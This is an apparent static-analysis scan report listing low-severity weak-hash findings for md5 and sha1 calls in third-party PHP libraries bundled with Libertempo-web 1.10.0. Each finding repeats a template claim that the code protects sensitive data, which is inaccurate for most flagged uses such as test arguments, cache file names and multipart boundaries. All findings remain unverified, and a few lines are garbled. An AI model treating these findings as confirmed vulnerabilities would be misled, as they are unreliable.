In testReset, the application protects sensitive data using a cryptographic algorithm, md5, that is considered weak or even trivially broken, in /Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/test/adapter.php at line 484.

	Source	Destination
File	/Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/test/adapter.php	/Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/test/adapter.php
Line	494	494
Object	md5	md5

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/test/adapter.php
Method public function testReset()

```
....
494.                                ->if ($adapter->md5 (uniqid ( ) ) )
```

Use of Broken or Risky Cryptographic Algorithm\Path 19:

Severity	Low
----------	-----

Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=1363
Status	New

In testReset, the application protects sensitive data using a cryptographic algorithm, md5, that is considered weak or even trivially broken, in /Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/test/adapter.php at line 484.

	Source	Destination
File	/Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/test/adapter.php	/Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/test/adapter.php
Line	509	509
Object	md5	md5

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/test/adapter.php
Method public function testReset()

```
....  
509.                                ->and($adapter->md5(uniqid()))
```

Use of Broken or Risky Cryptographic Algorithm\Path 20:

Severity	Low
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=1364
Status	New

In testGetCallsNumber, the application protects sensitive data using a cryptographic algorithm, md5, that is considered weak or even trivially broken, in /Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/test/adapter.php at line 519.

	Source	Destination
File	/Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/test/adapter.php	/Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/test/adapter.php
Line	526	526
Object	md5	md5

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/test/adapter.php
Method public function testGetCallsNumber()


```
.....
526.                                $this->testedInstance->md5 (uniqid ( ) ) ,
```

Use of Broken or Risky Cryptographic Algorithm\Path 21:

Severity	Low
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=1365
Status	New

In testGetCallsNumber, the application protects sensitive data using a cryptographic algorithm, sha1, that is considered weak or even trivially broken, in /Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/test/adapter.php at line 519.

	Source	Destination
File	/Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/test/adapter.php	/Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/test/adapter.php
Line	527	527
Object	sha1	sha1

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/test/adapter.php
Method public function testGetCallsNumber()

```
.....
527.                                $this->testedInstance->sha1 (uniqid ( ) )
```

Use of Broken or Risky Cryptographic Algorithm\Path 22:

Severity	Low
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=1366
Status	New

In testGetCallsNumber, the application protects sensitive data using a cryptographic algorithm, md5, that is considered weak or even trivially broken, in /Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/test/adapter.php at line 519.

	Source	Destination
File	/Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/test/adapter.php	/Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/test/adapter.php
Line	539	539
Object	md5	md5

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/test/adapter.php
Method public function testGetCallsNumber()

```
....  
539.                                     $this->testedInstance->md5(1),
```

Use of Broken or Risky Cryptographic Algorithm\Path 23:

Severity Low
Result State To Verify
Online Results <https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=1367>
Status New

In testGetCallsNumber, the application protects sensitive data using a cryptographic algorithm, md5, that is considered weak or even trivially broken, in /Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/test/adapter.php at line 519.

	Source	Destination
File	/Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/test/adapter.php	/Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/test/adapter.php
Line	540	540
Object	md5	md5

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/test/adapter.php
Method public function testGetCallsNumber()

```
....  
540.                                     $this->testedInstance->md5('1')
```

Use of Broken or Risky Cryptographic Algorithm\Path 24:

Severity Low
Result State To Verify
Online Results <https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=1368>
Status New

In testGetCallsNumberEqualTo, the application protects sensitive data using a cryptographic algorithm, md5, that is considered weak or even trivially broken, in /Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/test/adapter.php at line 552.

	Source	Destination
File	/Libertempo-web-	/Libertempo-web-

	1.10.0/vendor/atoum/atoum/tests/units/classes/test/adapter.php	1.10.0/vendor/atoum/atoum/tests/units/classes/test/adapter.php
Line	559	559
Object	md5	md5

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/test/adapter.php

Method public function testGetCallsNumberEqualTo()

```
....
559.                                     $this->testedInstance->md5 (uniqid() ) ,
```

Use of Broken or Risky Cryptographic Algorithm\Path 25:

Severity	Low
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=1369
Status	New

In testGetCallsNumberEqualTo, the application protects sensitive data using a cryptographic algorithm, md5, that is considered weak or even trivially broken, in /Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/test/adapter.php at line 552.

	Source	Destination
File	/Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/test/adapter.php	/Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/test/adapter.php
Line	560	560
Object	md5	md5

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/test/adapter.php

Method public function testGetCallsNumberEqualTo()

```
....
560.                                     $this->testedInstance->md5 (1) ,
```

Use of Broken or Risky Cryptographic Algorithm\Path 26:

Severity	Low
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=1370
Status	New

In testGetCallsNumberEqualTo, the application protects sensitive data using a cryptographic algorithm, md5, that is considered weak or even trivially broken, in /Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/test/adapter.php at line 552.

	Source	Destination
File	/Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/test/adapter.php	/Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/test/adapter.php
Line	561	561
Object	md5	md5

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/test/adapter.php
Method public function testGetCallsNumberEqualTo()

```
....  
561.                                $this->testedInstance->md5('1')
```

Use of Broken or Risky Cryptographic Algorithm\Path 27:

Severity	Low
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=1371
Status	New

In testResetCalls, the application protects sensitive data using a cryptographic algorithm, md5, that is considered weak or even trivially broken, in /Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Vendor/atoum/atoum/tests/units/classes/test/adapter.php at line 451.

	Source	Destination
File	/Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Vendor/atoum/atoum/tests/units/classes/test/adapter.php	/Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Vendor/atoum/atoum/tests/units/classes/test/adapter.php
Line	456	456
Object	md5	md5

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Vendor/atoum/atoum/tests/units/classes/test/adapter.php
Method public function testResetCalls()

```
....  
456.                                $adapter->md5(uniqid()),
```

Use of Broken or Risky Cryptographic Algorithm\Path 28:

Severity	Low
----------	-----

Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=1372
Status	New

In testResetCalls, the application protects sensitive data using a cryptographic algorithm, sha1, that is considered weak or even trivially broken, in /Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Vendor/atoum/atoum/tests/units/classes/test/adapter.php at line 451.

	Source	Destination
File	/Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Vendor/atoum/atoum/tests/units/classes/test/adapter.php	/Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Vendor/atoum/atoum/tests/units/classes/test/adapter.php
Line	457	457
Object	sha1	sha1

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Vendor/atoum/atoum/tests/units/classes/test/adapter.php
Method public function testResetCalls()

```
....  
457.                                $adapter->sha1(uniqid())
```

Use of Broken or Risky Cryptographic Algorithm\Path 29:

Severity	Low
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=1373
Status	New

In testResetCalls, the application protects sensitive data using a cryptographic algorithm, md5, that is considered weak or even trivially broken, in /Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Vendor/atoum/atoum/tests/units/classes/test/adapter.php at line 451.

	Source	Destination
File	/Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Vendor/atoum/atoum/tests/units/classes/test/adapter.php	/Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Vendor/atoum/atoum/tests/units/classes/test/adapter.php
Line	466	466
Object	md5	md5

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Vendor/atoum/atoum/tests/units/classes/test/adapter.php
Method public function testResetCalls()

```
.....
466.                                $adapter->md5(uniqid()),
```

Use of Broken or Risky Cryptographic Algorithm\Path 30:

Severity	Low
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=1374
Status	New

In testResetCalls, the application protects sensitive data using a cryptographic algorithm, sha1, that is considered weak or even trivially broken, in /Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Vendor/atoum/atoum/tests/units/classes/test/adapter.php at line 451.

	Source	Destination
File	/Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Vendor/atoum/atoum/tests/units/classes/test/adapter.php	/Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Vendor/atoum/atoum/tests/units/classes/test/adapter.php
Line	467	467
Object	sha1	sha1

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Vendor/atoum/atoum/tests/units/classes/test/adapter.php

Method public function testResetCalls()

```
.....
467.                                $adapter->sha1(uniqid())
```

Use of Broken or Risky Cryptographic Algorithm\Path 31:

Severity	Low
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=1375
Status	New

In testReset, the application protects sensitive data using a cryptographic algorithm, md5, that is considered weak or even trivially broken, in /Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Vendor/atoum/atoum/tests/units/classes/test/adapter.php at line 484.

	Source	Destination
File	/Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Vendor/atoum/atoum/tests/units/classes/test/adapter.php	/Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Vendor/atoum/atoum/tests/units/classes/test/adapter.php
Line	494	494

Object	md5	md5
--------	-----	-----

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Vendor/atoum/atoum/tests/units/classes/test/adapter.php

Method public function testReset()

```
....
494.                 ->if ($adapter->md5 (uniqid() ) )
```

Use of Broken or Risky Cryptographic Algorithm\Path 32:

Severity	Low
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=1376
Status	New

In testReset, the application protects sensitive data using a cryptographic algorithm, md5, that is considered weak or even trivially broken, in /Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Vendor/atoum/atoum/tests/units/classes/test/adapter.php at line 484.

	Source	Destination
File	/Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Vendor/atoum/atoum/tests/units/classes/test/adapter.php	/Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Vendor/atoum/atoum/tests/units/classes/test/adapter.php
Line	509	509
Object	md5	md5

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Vendor/atoum/atoum/tests/units/classes/test/adapter.php

Method public function testReset()

```
....
509.                 ->and ($adapter->md5 (uniqid() ) )
```

Use of Broken or Risky Cryptographic Algorithm\Path 33:

Severity	Low
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=1377
Status	New

In testGetCallsNumber, the application protects sensitive data using a cryptographic algorithm, md5, that is considered weak or even trivially broken, in /Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Vendor/atoum/atoum/tests/units/classes/test/adapter.php at line 519.

	Source	Destination
File	/Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Vendor/atoum/atoum/tests/units/classes/test/adapter.php	/Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Vendor/atoum/atoum/tests/units/classes/test/adapter.php
Line	526	526
Object	md5	md5

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Vendor/atoum/atoum/tests/units/classes/test/adapter.php

Method public function testGetCallsNumber()

```
....
526.                                     $this->testedInstance->md5 (uniqid() ) ,
```

Use of Broken or Risky Cryptographic Algorithm\Path 34:

Severity	Low
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=1378
Status	New

In testGetCallsNumber, the application protects sensitive data using a cryptographic algorithm, sha1, that is considered weak or even trivially broken, in /Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Vendor/atoum/atoum/tests/units/classes/test/adapter.php at line 519.

	Source	Destination
File	/Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Vendor/atoum/atoum/tests/units/classes/test/adapter.php	/Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Vendor/atoum/atoum/tests/units/classes/test/adapter.php
Line	527	527
Object	sha1	sha1

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Vendor/atoum/atoum/tests/units/classes/test/adapter.php

Method public function testGetCallsNumber()

```
....
527.                                     $this->testedInstance->sha1 (uniqid() )
```

Use of Broken or Risky Cryptographic Algorithm\Path 35:

Severity	Low
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=1378

Status	d=1379 New
--------	-------------------------------

In testGetCallsNumber, the application protects sensitive data using a cryptographic algorithm, md5, that is considered weak or even trivially broken, in /Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Vendor/atoum/atoum/tests/units/classes/test/adapter.php at line 519.

	Source	Destination
File	/Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Vendor/atoum/atoum/tests/units/classes/test/adapter.php	/Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Vendor/atoum/atoum/tests/units/classes/test/adapter.php
Line	539	539
Object	md5	md5

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Vendor/atoum/atoum/tests/units/classes/test/adapter.php
Method public function testGetCallsNumber()

```
....  
539.                                $this->testedInstance->md5(1),
```

Use of Broken or Risky Cryptographic Algorithm\Path 36:

Severity	Low
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=1380
Status	New

In testGetCallsNumber, the application protects sensitive data using a cryptographic algorithm, md5, that is considered weak or even trivially broken, in /Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Vendor/atoum/atoum/tests/units/classes/test/adapter.php at line 519.

	Source	Destination
File	/Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Vendor/atoum/atoum/tests/units/classes/test/adapter.php	/Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Vendor/atoum/atoum/tests/units/classes/test/adapter.php
Line	540	540
Object	md5	md5

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Vendor/atoum/atoum/tests/units/classes/test/adapter.php
Method public function testGetCallsNumber()

```
.....  
540.                                $this->testedInstance->md5('1')
```

Use of Broken or Risky Cryptographic Algorithm\Path 37:

Severity	Low
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=1381
Status	New

In testGetCallsNumberEqualTo, the application protects sensitive data using a cryptographic algorithm, md5, that is considered weak or even trivially broken, in /Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Vendor/atoum/atoum/tests/units/classes/test/adapter.php at line 552.

	Source	Destination
File	/Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Vendor/atoum/atoum/tests/units/classes/test/adapter.php	/Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Vendor/atoum/atoum/tests/units/classes/test/adapter.php
Line	559	559
Object	md5	md5

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Vendor/atoum/atoum/tests/units/classes/test/adapter.php
Method public function testGetCallsNumberEqualTo()

```
.....  
559.                                $this->testedInstance->md5(uniqid()),
```

Use of Broken or Risky Cryptographic Algorithm\Path 38:

Severity	Low
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=1382
Status	New

In testGetCallsNumberEqualTo, the application protects sensitive data using a cryptographic algorithm, md5, that is considered weak or even trivially broken, in /Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Vendor/atoum/atoum/tests/units/classes/test/adapter.php at line 552.

	Source	Destination
File	/Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Vendor/atoum/atoum/tests/units/classes/test/adapter.php	/Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Vendor/atoum/atoum/tests/units/classes/test/adapter.php
Line	560	560

Object	md5	md5
--------	-----	-----

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Vendor/atoum/atoum/tests/units/classes/test/adapter.php

Method public function testGetCallsNumberEqualTo()

```
....
560.                                     $this->testedInstance->md5(1),
```

Use of Broken or Risky Cryptographic Algorithm\Path 39:

Severity	Low
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=1383
Status	New

In testGetCallsNumberEqualTo, the application protects sensitive data using a cryptographic algorithm, md5, that is considered weak or even trivially broken, in /Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Vendor/atoum/atoum/tests/units/classes/test/adapter.php at line 552.

	Source	Destination
File	/Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Vendor/atoum/atoum/tests/units/classes/test/adapter.php	/Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Vendor/atoum/atoum/tests/units/classes/test/adapter.php
Line	561	561
Object	md5	md5

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Vendor/atoum/atoum/tests/units/classes/test/adapter.php

Method public function testGetCallsNumberEqualTo()

```
....
561.                                     $this->testedInstance->md5('1')
```

Use of Broken or Risky Cryptographic Algorithm\Path 40:

Severity	Low
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=1384
Status	New

In hmac, the application protects sensitive data using a cryptographic algorithm, md5, that is considered weak or even trivially broken, in /Libertempo-web-1.10.0/vendor/phpmailer/phpmailer/class.smtp.php at line 557.

Source	Destination
--------	-------------

File	/Libertempo-web-1.10.0/vendor/phpmailer/phpmailer/class.smtp.php	/Libertempo-web-1.10.0/vendor/phpmailer/phpmailer/class.smtp.php
Line	573	573
Object	md5	md5

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/phpmailer/phpmailer/class.smtp.php
Method protected function hmac(\$data, \$key)

```
....  
573.             $key = pack('H*', md5($key));
```

Use of Broken or Risky Cryptographic Algorithm\Path 41:

Severity	Low
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=1385
Status	New

In hmac, the application protects sensitive data using a cryptographic algorithm, md5, that is considered weak or even trivially broken, in /Libertempo-web-1.10.0/vendor/phpmailer/phpmailer/class.smtp.php at line 557.

	Source	Destination
File	/Libertempo-web-1.10.0/vendor/phpmailer/phpmailer/class.smtp.php	/Libertempo-web-1.10.0/vendor/phpmailer/phpmailer/class.smtp.php
Line	581	581
Object	md5	md5

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/phpmailer/phpmailer/class.smtp.php
Method protected function hmac(\$data, \$key)

```
....  
581.             return md5($k_opad . pack('H*', md5($k_ipad . $data)));
```

Use of Broken or Risky Cryptographic Algorithm\Path 42:

Severity	Low
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=1386
Status	New

In hmac, the application protects sensitive data using a cryptographic algorithm, md5, that is considered weak or even trivially broken, in /Libertempo-web-1.10.0/vendor/phpmailer/phpmailer/class.smtp.php at line 557.

	Source	Destination
File	/Libertempo-web-1.10.0/vendor/phpmailer/phpmailer/class.smtp.php	/Libertempo-web-1.10.0/vendor/phpmailer/phpmailer/class.smtp.php
Line	581	581
Object	md5	md5

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/phpmailer/phpmailer/class.smtp.php
Method protected function hmac(\$data, \$key)

```
....
581.         return md5($k_opad . pack('H*', md5($k_ipad . $data)));
```

Use of Broken or Risky Cryptographic Algorithm\Path 43:

Severity	Low
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=1387
Status	New

In getBarcodeSVG, the application protects sensitive data using a cryptographic algorithm, md5, that is considered weak or even trivially broken, in /Libertempo-web-1.10.0/vendor/tecnickcom/tcpdf/tcpdf_barcodes_2d.php at line 87.

	Source	Destination
File	/Libertempo-web-1.10.0/vendor/tecnickcom/tcpdf/tcpdf_barcodes_2d.php	/Libertempo-web-1.10.0/vendor/tecnickcom/tcpdf/tcpdf_barcodes_2d.php
Line	95	95
Object	md5	md5

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/tecnickcom/tcpdf/tcpdf_barcodes_2d.php
Method public function getBarcodeSVG(\$w=3, \$h=3, \$color='black') {

```
....
95.         header('Content-Disposition: inline;
filename="'.md5($code).'.svg";');
```

Use of Broken or Risky Cryptographic Algorithm\Path 44:

Severity	Low
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=1388
Status	New

In `_detectEncoding`, the application protects sensitive data using a cryptographic algorithm, md5, that is considered weak or even trivially broken, in `/Libertempo-web-1.10.0/vendor/raveren/kint/inc/kintVariableData.class.php` at line 30.

	Source	Destination
File	/Libertempo-web-1.10.0/vendor/raveren/kint/inc/kintVariableData.class.php	/Libertempo-web-1.10.0/vendor/raveren/kint/inc/kintVariableData.class.php
Line	43	43
Object	md5	md5

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/raveren/kint/inc/kintVariableData.class.php
Method protected static function `_detectEncoding($value)`

```
....  
43.               $md5 = md5( $value );
```

Use of Broken or Risky Cryptographic Algorithm\Path 45:

Severity	Low
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=1389
Status	New

In `_detectEncoding`, the application protects sensitive data using a cryptographic algorithm, md5, that is considered weak or even trivially broken, in `/Libertempo-web-1.10.0/vendor/raveren/kint/inc/kintVariableData.class.php` at line 30.

	Source	Destination
File	/Libertempo-web-1.10.0/vendor/raveren/kint/inc/kintVariableData.class.php	/Libertempo-web-1.10.0/vendor/raveren/kint/inc/kintVariableData.class.php
Line	46	46
Object	md5	md5

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/raveren/kint/inc/kintVariableData.class.php
Method protected static function `_detectEncoding($value)`

```
....  
46.               if ( md5( @iconv( $encoding, $encoding, $value ) ) ===  
$md5 ) {
```

Use of Broken or Risky Cryptographic Algorithm\Path 46:

Severity	Low
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-

paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=1390

Status New

In getCacheFile, the application protects sensitive data using a cryptographic algorithm, md5, that is considered weak or even trivially broken, in /Libertempo-web-1.10.0/vendor/atoum/atoum/classes/autoloader.php at line 250.

	Source	Destination
File	/Libertempo-web-1.10.0/vendor/atoum/atoum/classes/autoloader.php	/Libertempo-web-1.10.0/vendor/atoum/atoum/classes/autoloader.php
Line	252	252
Object	md5	md5

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/atoum/atoum/classes/autoloader.php
Method public static function getCacheFile()

```
....
252.         return (self::$cacheFile ? rtrim(sys_get_temp_dir(),
DIRECTORY_SEPARATOR) . DIRECTORY_SEPARATOR .
sprintf(static::defaultCacheFileName, md5(__FILE__)));
```

Use of Broken or Risky Cryptographic Algorithm\Path 47:

Severity Low
Result State To Verify
Online Results <https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=1391>
Status New

In getCacheFile, the application protects sensitive data using a cryptographic algorithm, md5, that is considered weak or even trivially broken, in /Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Vendor/atoum/atoum/classes/autoloader.php at line 250.

	Source	Destination
File	/Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Vendor/atoum/atoum/classes/autoloader.php	/Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Vendor/atoum/atoum/classes/autoloader.php
Line	252	252
Object	md5	md5

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Vendor/atoum/atoum/classes/autoloader.php
Method public static function getCacheFile()

```
....
252.         return (self::$cacheFile ?: rtrim(sys_get_temp_dir(),
DIRECTORY_SEPARATOR) . DIRECTORY_SEPARATOR .
sprintf(static::defaultCacheFileName, md5(__FILE__)));
```

Use of Broken or Risky Cryptographic Algorithm\Path 48:

Severity	Low
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=1392
Status	New

In __construct, the application protects sensitive data using a cryptographic algorithm, sha1, that is considered weak or even trivially broken, in /Libertempo-web-1.10.0/vendor/guzzlehttp/psr7/src/MultipartStream.php at line 28.

	Source	Destination
File	/Libertempo-web-1.10.0/vendor/guzzlehttp/psr7/src/MultipartStream.php	/Libertempo-web-1.10.0/vendor/guzzlehttp/psr7/src/MultipartStream.php
Line	30	30
Object	sha1	sha1

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/guzzlehttp/psr7/src/MultipartStream.php
Method public function __construct(array \$elements = [], \$boundary = null)

```
....
30.         $this->boundary = $boundary ?: sha1(uniqid('', true));
```

Use of Broken or Risky Cryptographic Algorithm\Path 49:

Severity	Low
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=1393
Status	New

In setDebug, the application protects sensitive data using a cryptographic algorithm, md5, that is considered weak or even trivially broken, in /Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS.php at line 409.

	Source	Destination
File	/Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS.php	/Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS.php
Line	432	432
Object	md5	md5

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS.php
Method public static function setDebug(\$filename = "")

```
....
432.                 self::$_PHPCAS_DEBUG['unique_id'] =
substr(strtoupper(md5(uniqid(''))), 0, 4);
```

Use of Broken or Risky Cryptographic Algorithm\Path 50:

Severity Low
Result State To Verify
Online Results <https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=1394>
Status New

In _detectEncoding, the application protects sensitive data using a cryptographic algorithm, md5, that is considered weak or even trivially broken, in /Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Vendor/raveren/kint/inc/kintVariableData.class.php at line 45.

	Source	Destination
File	/Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Vendor/raveren/kint/inc/kintVariableData.class.php	/Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Vendor/raveren/kint/inc/kintVariableData.class.php
Line	58	58
Object	md5	md5

Code Snippet

